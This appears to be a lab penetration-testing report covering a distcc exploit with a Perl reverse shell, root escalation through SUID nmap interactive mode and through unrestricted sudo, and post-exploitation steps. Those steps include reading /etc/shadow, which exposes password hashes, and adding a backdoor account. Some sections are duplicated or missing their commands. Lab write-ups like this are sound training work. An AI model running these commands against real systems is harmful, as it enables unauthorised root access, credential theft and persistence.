In *Metasploitable 2,* the */usr/bin/nmap* file is intentionally set with root as the owner and the *SUID* bit enabled. As a result, any user, even a daemon user, running *nmap* will operate with root privileges.

This vulnerability becomes even more dangerous due to the presence of the *--interactive* mode in older versions of *nmap (from 2.18 to 5.51).* Once in this interactive mode, shell commands can be executed directly using the *!* character. Since the entire *nmap* process is already running as root, issuing the *!sh* command provides a full root shell.

The daemon user possesses a master key *(SUID root nmap).* Using this key, they can open any door in the system, including administrative control of root.

Test & Validate

First, a daemon shell was obtained using the *DistCC* exploit.

Initially, access was gained to the *Metasploit* shell.



Launching the Metasploit Framework and Selecting an Exploit

To gain initial access to the *Metasploitable* machine, the command *use exploit/unix/misc/distcc_exec* was first executed. The main reason for this command is to specifically instruct the *Metasploit Framework* that I will conduct the attack by exploiting the vulnerability of the *distcc* service.

Command:

```
msf > use exploit/unix/misc/distcc_exec
```

Output:

```
msf > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
```

The output indicates that although an exploit has been selected, I have not yet set any payload (instructions for what will happen after the attack); therefore, the system has temporarily chosen a default payload on its own.

Configuring the IPs of the target and attacker machines (RHOSTS and LHOST)

The commands are used to determine exactly which machine the attack will hit and where the connection will return. Here, *RHOSTS* refers to the *victim* or *target machine (Metasploitable),* and *LHOST* refers to the *attacker* or *listening machine (Kali Linux).*

Command:

```
msf exploit(unix/misc/distcc_exec) > set RHOSTS 10.10.10.129
```

Output:

```
msf exploit(unix/misc/distcc_exec) > set RHOSTS 10.10.10.129
RHOSTS ⇒ 10.10.10.129
```

Command:

```
msf exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse_perl
```

Output:

```
msf exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse_perl
payload ⇒ cmd/unix/reverse_perl
```

What is being displayed in the output confirms that *Metasploit* has successfully saved the provided IP addresses in memory.

Determining the Correct Payload

The following command is provided to determine how the target machine will communicate with the attacker after successfully exploiting it. This is essentially a reverse shell payload that uses the target's Perl environment to send a shell connection to a *Kali Linux* machine.

Command:

```
msf exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse_perl
```

Output:

```
msf exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP handler on 10.10.10.128:4444
e[*] Command shell session 1 opened (10.10.10.128:4444 → 10.10.10.129:50946) at 2026-04-18 20:54:20 -0400
```

The output confirms that the previous default payload has been successfully changed and this new and specific payload has been set.

Executing the Exploit and Gaining Shell Access

After all configurations are properly set, the following command is run to initiate the final attack. The output of this command is the key to our success.

Command:

```
msf exploit(unix/misc/distcc_exec) > exploit
```

Output:

```
msf exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP handler on 10.10.10.128:4444
e[*] Command shell session 1 opened (10.10.10.128:4444 → 10.10.10.129:50946) at 2026-04-18 20:54:20 -0400
```

The text at the beginning of the output indicates that *Kali Linux* is ready and waiting to receive a connection on *port 4444*. Immediately below this, the line that conclusively confirms that the attack was successful and that a remote command shell session has been established from the target machine (*Metasploitable*) to the *Kali Linux* machine.

Verify the identity of the current user (User Verification)

The following command has been executed to check the current status of capabilities or permission levels after logging into the system.

Command:

```
whoami
```

Output:

```
whoami
daemon
```

The output of this command clearly shows the word *'daemon*'. Its technical meaning is that, although I was able to successfully access the target system, I do not have any *administrative* or *root* privileges.

Verifying Current User Permission

The id command has been used to precisely determine the current access level or privileges in the system.

Command:

```
id
```

Output:

```
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

The output clearly demonstrates that although I am able to access the system, I am currently operating as a regular or very limited-privilege user (*daemon*). I do not possess any administrative or root privileges, and therefore I currently do not have the ability to read or modify any sensitive files on the system.

Searching for SUID binaries

Searching for Vulnerable SUID Binaries

The following command has been executed to find out if there are any programs or files on the system that will run with root privileges even when executed by a regular user (SUID bit set). In this command, */* is used to instruct the search across the entire system, *-perm -u=s* is used to filter only files with the *SUID* bit set, and *2>/dev/null* is used to hide unnecessary errors or permission denied messages.

In the Daemon Shell:

Command:

```
find / -perm -u=s -type f 2>/dev/null
```

Output:

```
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd

/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

A long list of many files was observed in the output. Among this list, the main attraction is the */usr/bin/nmap* file. Since this file has the *SUID* permission set, it is the primary tool for obtaining *root* access (*Privilege Escalation*).

Checking Nmap Version

The following command was used to verify whether the *nmap* binary found is indeed the desired vulnerable version.

Command:

```
nmap --version
```

Output:

```
nmap --version

Nmap version 4.53 ( http://insecure.org )
```

The output shows *Nmap version 4.53.* This is a highly positive result for a privilege escalation attack. The reason is that older versions of Nmap (especially from *2.x to 5.x*) have a special *'Interactive Mode'*. Using this mode, shell commands can be executed, which is no longer possible in modern versions.

Confirming SUID Bit and Ownership

The following command has been given to visually verify the permissions and ownership of *Nmap* before initiating the final attack.

Command:

```
ls -la /usr/bin/nmap
```

Output

```
ls -la /usr/bin/nmap
-rwsr-xr-x 1 root root 780676 Apr  8  2008 /usr/bin/nmap
```

The 's' character in the *'rws'* part of its output ensures that the SUID bit is active on the file. The adjacent *'root root'* text indicates that the actual owner of this file is the system root itself. Technically, this means that even if the Nmap program is run as the currently weak *'daemon'* user, the operating system will consider that the command is being executed by the root user. This critical configuration flaw forms the primary basis of the attack.

Activating Nmap Interactive Mode

As the first step to obtaining root privileges on the target system, the following command was used. The special feature of this command is that it takes the user to a dedicated console of Nmap.

Obtaining root shell using SUID nmap

Launching nmap interactive mode

Command & Output:

```
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
```

It can be seen in the output that *'Welcome to Interactive Mode'* appears, indicating that I have successfully entered a special environment of Nmap. Since the *SUID* bit is already set on this *Nmap* binary, this mode is now operating in memory with the administrative privileges of the root user.

Escalating to Root Shell

In Nmap's interactive prompt *(nmap>),* I typed the *!sh* command. In older versions of *Nmap*, the *!* symbol is used to execute system-level shell commands.

Output:

```
nmap> !sh
```

Since the *Nmap* program is running with root privileges, whenever a request is made to invoke a new shell *(sh)* from within it, the operating system also grants root privileges to that new shell.

Identity Verification as Root

After obtaining the root shell, the *whoami* and *id* commands were used to verify the current status.

Output:

```
whoami
root
```

The output of the above command directly shows the word *'root'*, which proves that the identity has now been successfully changed.

When the *id* command is executed, the output shows *euid=0(root).*

Output:

```
id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=1(daemon)
```

In a *Linux system,* the *ID 0* is reserved solely for the *root.* This proves that even though I started as a *daemon user*, the system's highest or *'Effective User ID'* has now come into my possession. *uid=0(root)* means I am now *ROOT!* I became a daemon via *DistCC* and gained *root* through *SUID nmap.*

Verifying root access and creating a PoC

Viewing the root's home directory

After obtaining root access, certain tasks have been performed to confirm its authenticity, which an ordinary user can never do. Initially, the *root*'s personal home directory was checked using the following command.

Command:

```
ls -la /root/
```

Output:

```
ls -la /root/
total 76
drwxr-xr-x 13 root root 4096 Apr 18 12:12 .
drwxr-xr-x 21 root root 4096 May 20  2012 ..
-rw-------  1 root root  324 Apr 18 12:12 .Xauthority
lrwxrwxrwx  1 root root    9 May 14  2012 .bash_history → /dev/null
-rw-r--r--  1 root root 2227 Oct 20  2007 .bashrc
drwx------  3 root root 4096 May 20  2012 .config
drwx------  2 root root 4096 May 20  2012 .filezilla
drwxr-xr-x  5 root root 4096 Apr 18 12:12 .fluxbox
drwx------  2 root root 4096 May 20  2012 .gconf
drwx------  2 root root 4096 May 20  2012 .gconfd
drwxr-xr-x  2 root root 4096 May 20  2012 .gstreamer-0.10
drwx------  4 root root 4096 May 20  2012 .mozilla
-rw-r--r--  1 root root  141 Oct 20  2007 .profile
drwx------  5 root root 4096 May 20  2012 .purple
-rwx------  1 root root    4 May 20  2012 .rhosts
drwxr-xr-x  2 root root 4096 May 20  2012 .ssh
drwx------  2 root root 4096 Apr 18 12:12 .vnc
drwxr-xr-x  2 root root 4096 May 20  2012 Desktop
-rwx------  1 root root  401 May 20  2012 reset_logs.sh
-rw-r--r--  1 root root  138 Apr 18 12:12 vnc.log
```


Reading the password hash file

Subsequently, the following command was executed as the main piece of evidence. This file stores the encrypted passwords of all system users, which only the *root* user can read. The output displays the password hashes of all users including *root, msfadmin,* and *postgres*. The purpose of this command is to read the *Linux password hash file,* which by design can only be accessed by the root user.

Output:

```
cat /etc/shadow
```

Output:



In the output, I can see *root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747...* on the first line. Here, *1* indicates the old *MD5* hashing algorithm, which is considered weak according to the *2026* standard. Similarly, *msfadmin, sys, klog, postgres, user,* and service also have *1* hashes. Additionally, many accounts have * or *!* symbols, such as *daemon:** or *mysql:!,* which means those accounts are locked for login. This output demonstrates in the report that the attacker or I have obtained root privileges, since a *non-root* user would never be able to view this file. From a defensive perspective, two actions are required here: first, migrate all *1* hashes to *SHA-512 (6)* or *yescrypt;* second, check the audit trail in */var/log/auth.log* for reads of */etc/shadow.*

Viewing root's scheduled jobs

The following command is used to view root's scheduled jobs.

Command:

```
crontab -l
```

No results were shown in the output, which means the root's personal crontab is empty. Attackers often add a reverse shell here for the purpose of persistence.

Creating a new backdoor user (PoC)

The following three commands together create a new *Linux user.*

Command 1:

```
useradd -m -s /bin/bash hacker2
```

Command 2:

```
echo 'hacker2:hacker123' | chpasswd
```

Command 3:

```
cat /etc/passwd | grep hacker2
```

Output 3:

```
cat /etc/passwd | grep hacker2
hacker2:x:1003:1003::/home/hacker2:/bin/bash
```

From the output, it can be seen that a user has been created with *UID 1003* with an interactive shell. This is a classic persistence technique where, if this line is seen during defensive analysis, it indicates that an unauthorized account has been created. This is because in *Metasploitable,* the default users are *msfadmin, user,* and *service* - *hacker2* is not among them.

View all hidden files in the root's home directory

This command displays all hidden files in the *root'*s home directory.

Command:

```
ls -la /root/
```

Output:

```
ls -la /root/
total 76
drwxr-xr-x 13 root root 4096 Apr 18 12:12 .
drwxr-xr-x 21 root root 4096 May 20  2012 ..
-rw-------  1 root root  324 Apr 18 12:12 .Xauthority
lrwxrwxrwx  1 root root    9 May 14  2012 .bash_history → /dev/null
-rw-r--r--  1 root root 2227 Oct 20  2007 .bashrc
drwx------  3 root root 4096 May 20  2012 .config
drwx------  2 root root 4096 May 20  2012 .filezilla
drwxr-xr-x  5 root root 4096 Apr 18 12:12 .fluxbox
drwx------  2 root root 4096 May 20  2012 .gconf
drwx------  2 root root 4096 May 20  2012 .gconfd
drwxr-xr-x  2 root root 4096 May 20  2012 .gstreamer-0.10
drwx------  4 root root 4096 May 20  2012 .mozilla
-rw-r--r--  1 root root  141 Oct 20  2007 .profile
drwx------  5 root root 4096 May 20  2012 .purple
-rwx------  1 root root    4 May 20  2012 .rhosts
drwxr-xr-x  2 root root 4096 May 20  2012 .ssh
drwx------  2 root root 4096 Apr 18 12:12 .vnc
drwxr-xr-x  2 root root 4096 May 20  2012 Desktop
-rwx------  1 root root  401 May 20  2012 reset_logs.sh
-rw-r--r--  1 root root  138 Apr 18 12:12 vnc.log
```

The output shows a total of *76KB* of data across *13* folders. The important items include the *.ssh* folder, the *.rhosts* file, the *reset_logs.sh* script, and the *.bash_history -> /dev/null link.* Linking *.bash_history* to */dev/null* indicates that the attacker intended to erase their command history, which is a sign of anti-forensics. The presence of the *.rhosts* file suggests that an old trust-based login may be enabled, which is risky. For the blue team, this listing proves that the attacker has gained full access to the *root*'s private data.

Being able to view root's private SSH keys

Using the following command allows viewing root's *SSH* keys.

Command:

```
ls -la /root/.ssh/
```

Output:

```
ls -la /root/.ssh/
total 16
drwxr-xr-x  2 root root 4096 May 20  2012 .
drwxr-xr-x 13 root root 4096 Apr 18 12:12 ..
-rw-r--r--  1 root root  405 May 17  2010 authorized_keys
-rw-r--r--  1 root root  442 May 20  2012 known_hosts
```

The output shows *authorized_keys (405 bytes)* and *known_hosts (442 bytes).* The presence of the *authorized_keys* file indicates that key-based login is set up on this machine. If an attacker adds their own public key to this file, they would gain permanent access without a password. From a defensive perspective, it is important to compare the hash of the *authorized_keys* file with the baseline and to enable file integrity monitoring (such as *AIDE* or *Tripwire*).

Scenario Introduction

In Task 3, I gained *SSH* access to the *Ubuntu 24.04* machine in the Kingdom lab *(IP 192.168.50.129)* as the user *osboxes.* This access was obtained from the previous *MITM* credential capture. At this stage, our target is to reach *UID 0,* that is, root privileges. In this scenario, the technique I will explore is *sudo* misconfiguration. The main reason is that the *osboxes* user has been given unlimited *sudo* permissions in the */etc/sudoers* file.

How the Vulnerability Works

sudo: *sudo* stands for *'superuser do'.* In Linux, it allows certain commands to be executed as root. Who can run which commands is specified in the */etc/sudoers* file. The correct practice is to follow the principle of least privilege, meaning a user should only have permission for the commands necessary for their tasks.

Misconfiguration: For the target *osboxes,* the entry is *(ALL : ALL) ALL.* The meaning of these three *ALLs* is - the first *ALL* represents any *host*, the second *ALL* represents any *target user,* and the third *ALL* represents any command. Practically, this equates to root permission, because with this policy, any system-level operation can be executed via *sudo.* When installing *Ubuntu,* the first user created is often granted this permission, and if the admin does not restrict it later, it remains a significant security gap.


For this reason, even though *osboxes* is a low-privilege account, due to the weak *sudo* policy, its effective privilege becomes equivalent to root. From a Blue Team perspective, this is a critical finding, as privilege separation is completely broken here.

Testing and Validating (in Kingdom)


SSH into Kingdom

Using this command, I enter the *Kingdom* machine with the credentials captured in **Task 3.**

Command:



Output:



The output displays the banner *'Welcome to Ubuntu 24.04 LTS*,' which confirms the target *OS version* and *kernel 6.8.0-31-generic.* Below, there are messages stating *'87 updates can be applied immediately'* and *'Failed to connect to changelogs,'* indicating that the machine is isolated from the internet and patching is pending. The most important line is *'Last login: Mon Apr 20 01:11:43 2026 from 192.168.50.129'* - the login source IP itself, which is normal in a lab environment.

Check current permissions

Kingdom SSH Session

View current user

Command:

whoami

Output:




The output shows *osboxes.* This confirms that I am still in an unprivileged user context, not root.

Command:

Id

Output:




In the output, *uid=1000(osboxes) gid=1000(osboxes)* is visible, which is the *standard ID* for the first human user created in *Ubuntu.* The presence of *27(sudo)* in the groups list is the most important, as it indicates that this user is a member of the *sudo* group. Additionally, being part of the *4(adm)* group means that this user can read many files in */var/log,* which poses a risk for log analysis or tampering.

Checking sudo permissions

Command:



Output:



After the output asks for a password, the line *'User osboxes may run the following commands on osboxes: (ALL : ALL) ALL'* appeared. This is direct evidence of a vulnerability. The meaning of *'(ALL : ALL) ALL'* is that this user can execute any command on any host as any user or as root.

Even though *'env_reset'* and *'secure_path'* were found in Matching Defaults, the permission overrides everything.

Obtaining Root Shell

Kingdom SSH Session - Privilege Escalation

Command:

```
osboxes@osboxes:~$ sudo su -
```

Output:

```
root@osboxes:~#
```

It can be understood from the output that a root shell has been obtained.

Verify after obtaining Root user from the Attacker VM

Command:

Root

Output:

```
root@osboxes:~# whoami
root
```

Then, using the identification verify id command

Output:

```
root@osboxes:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The *'whoami'* command returned root; the *'whoami'* command returned *root.* Root access has been obtained in the *Kingdom!* It was possible to become *root* by using *'sudo su'* because the (*ALL:ALL) ALL* permission is granted.

Viewing sensitive information with root access (PoC):

Root Shell (in Kingdom)

Viewing system information

Command:

```
root@osboxes:~# uname -a
```

Output:

```
root@osboxes:~# uname -a
Linux osboxes 6.8.0-31-generic #31-Ubuntu SMP PREEMPT_DYNAMIC Sat Apr 20 00:4
0:06 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
```

What is seen in the output confirms the exact kernel version of the target, which is important for vulnerability management.

Command:

```
root@osboxes:~# cat /etc/os-release
```

Output:

```
root@osboxes:~# cat /etc/os-release
PRETTY_NAME="Ubuntu 24.04 LTS"
NAME="Ubuntu"
VERSION_ID="24.04"
VERSION="24.04 LTS (Noble Numbat)"
VERSION_CODENAME=noble
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=noble
LOGO=ubuntu-logo
```

The output shows *PRETTY_NAME="Ubuntu 24.04 LTS"* and *VERSION_CODENAME=noble.*


Viewing the list of all users

Command:

```
root@osboxes:~# cat /etc/passwd
```

Output:

```
root@osboxes:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
syslog:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:991:991:systemd Resolver:/:/usr/sbin/nologin
uuidd:x:103:103::/run/uuidd:/usr/sbin/nologin
usbmux:x:104:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
tss:x:105:105:TPM software stack,,,:/var/lib/tpm:/bin/false
systemd-oom:x:990:990:systemd Userspace OOM Killer:/:/usr/sbin/nologin
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
whoopsie:x:107:109::/nonexistent:/bin/false
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:108:111:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
tcpdump:x:109:112::/nonexistent:/usr/sbin/nologin
sssd:x:110:113:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
cups-pk-helper:x:112:114:user for cups-pk-helper service,,,:/nonexistent:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
saned:x:113:116::/var/lib/saned:/usr/sbin/nologin
geoclue:x:114:117::/var/lib/geoclue:/usr/sbin/nologin
cups-browsed:x:115:114::/nonexistent:/usr/sbin/nologin
hplip:x:116:7:HPLIP system user,,,:/run/hplip:/bin/false
polkitd:x:988:988:User for polkitd:/:/usr/sbin/nologin
```



The user list is visible in the output. Importantly, the entry at the end, *osboxes:x:1000:1000:osboxes.org:/home/osboxes:/bin/bash,* represents the initial user. All system accounts are using the */usr/sbin/nologin* or /*bin/false* shell, which is considered best practice.


Password hashes (shadow file)

After privilege escalation was successfully completed, the */etc/shadow* file was successfully read from the root shell, confirming *UID 0* privileges.

Command:

```
root@osboxes:~# cat /etc/shadow
```

Output:



```
sssd:!:19837::::::
speech-dispatcher:!:19837::::::
cups-pk-helper:!:19837::::::
fwupd-refresh:!*:19837::::::
saned:!:19837::::::
geoclue:!:19837::::::
cups-browsed:!:19837::::::
hplip:!:19837::::::
polkitd:!*:19837::::::
rtkit:!:19837::::::
colord:!:19837::::::
gnome-initial-setup:!:19837::::::
gdm:!:19837::::::
nm-openvpn:!:19837::::::
gnome-remote-desktop:!*:19878::::::
osboxes:$6$ivqJ84v6aYKEMA5A$EJrlPR/kjUIpCItNK05XM.aPxKGPuPlYA.KqhrDzpcgut3oOC4A9TRXf4Y4Akdcht/moyExU2OzJCD2yRyR0D/:19878:0:99999:7:::
sshd:!:20561::::::
```

Output analysis shows that the *osboxes* user's password has been hashed using the *SHA-512* algorithm. Other system accounts are *locked (!)* for security. The very ability to read this file demonstrates that full administrative control has been achieved from an initially limited access, successfully fulfilling the validation phase of Task 4.

Network Configuration

Command:

```
root@osboxes:~# ip a
```

Output:

```
root@osboxes:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state U
P group default qlen 1000
    link/ether 00:0c:29:60:22:1a brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.50.129/24 brd 192.168.50.255 scope global dynamic noprefixro
ute ens33
       valid_lft 1104sec preferred_lft 1104sec
    inet6 fe80::154d:eb71:ad23:1a38/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: ens35: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state U
P group default qlen 1000
    link/ether 00:0c:29:60:22:24 brd ff:ff:ff:ff:ff:ff
    altname enp2s3
    inet 10.10.10.132/24 brd 10.10.10.255 scope global dynamic noprefixroute
ens35
       valid_lft 1105sec preferred_lft 1105sec
    inet6 fe80::474c:b13f:34d:482a/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
root@osboxes:~#
```

Three interfaces are visible in the output. *lo* is the loopback, which is *127.0.0.1* on all *Linux* systems. The ens33 interface has *inet 192.168.50.129/24;* this is the management network accessed via *SSH* from *Kali Linux (192.168.50.128),* MAC *00:0c:29:60:22:1a*. The ens35 interface has *inet 10.10.10.132/24,* MAC *00:0c:29:60:22:24.* Having both interfaces up simultaneously means the machine is dual-homed. This is important for the Blue team, because if a compromise occurs from *192.168.50.0,* an attacker can easily pivot to the *10.10.10.0* network.

Running Services

After privilege escalation, the routing table was verified using the following command.

Command:

```
root@osboxes:~# route -n
```

Output:

```
root@osboxes:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         10.10.10.2      0.0.0.0         UG    101    0        0 ens35
10.10.10.0      0.0.0.0         255.255.255.0   U     101    0        0 ens35
192.168.50.0    0.0.0.0         255.255.255.0   U     100    0        0 ens33
```

From the output, it is evident that the system is connected to two separate networks. The *ens33* interface is directly connected to the *192.168.50.0/24* network, which was previously used for *SSH* connections. Simultaneously, the *10.10.10.0/24* network is enabled via the *ens35* interface, with *10.10.10.2* set as the default gateway. This dual-homed configuration fulfills the necessary network conditions for traffic redirection during *ARP* poisoning and *MITM* attacks and is fully consistent with the *10.10.10.x* series packets observed in *Wireshark.*

Cron jobs

Command:

crontab -l

Output:

```
root@osboxes:~# crontab -l
no crontab for root
```

From the output, it is evident that there are no scheduled tasks in the personal *crontab file* of the *root* user. This is the first good news for the persistence check, as attackers often add reverse shells or backdoor scripts here.

Observing the system-wide cron structure

Command:

```
root@osboxes:~# ls /etc/cron*
```

Output:



The output shows the *system-wide cron* structure. The main file is */etc/crontab.* In the */etc/cron.d* directory, there are three standard jobs - *anacron, e2scrub_all, sysstat.* These are *Ubuntu*'s default maintenance tasks. In */etc/cron.daily,* there are seven jobs, among which *logrotate, apt-compat, dpkg*, and *man-db* are notable. *Logrotate* rotates log files daily, which is important for forensics. */etc/cron.hourly* is empty, */etc/cron.weekly* has *man-db,* and */etc/cron.monthly* and */etc/cron.yearly* contain only *0anacron.*

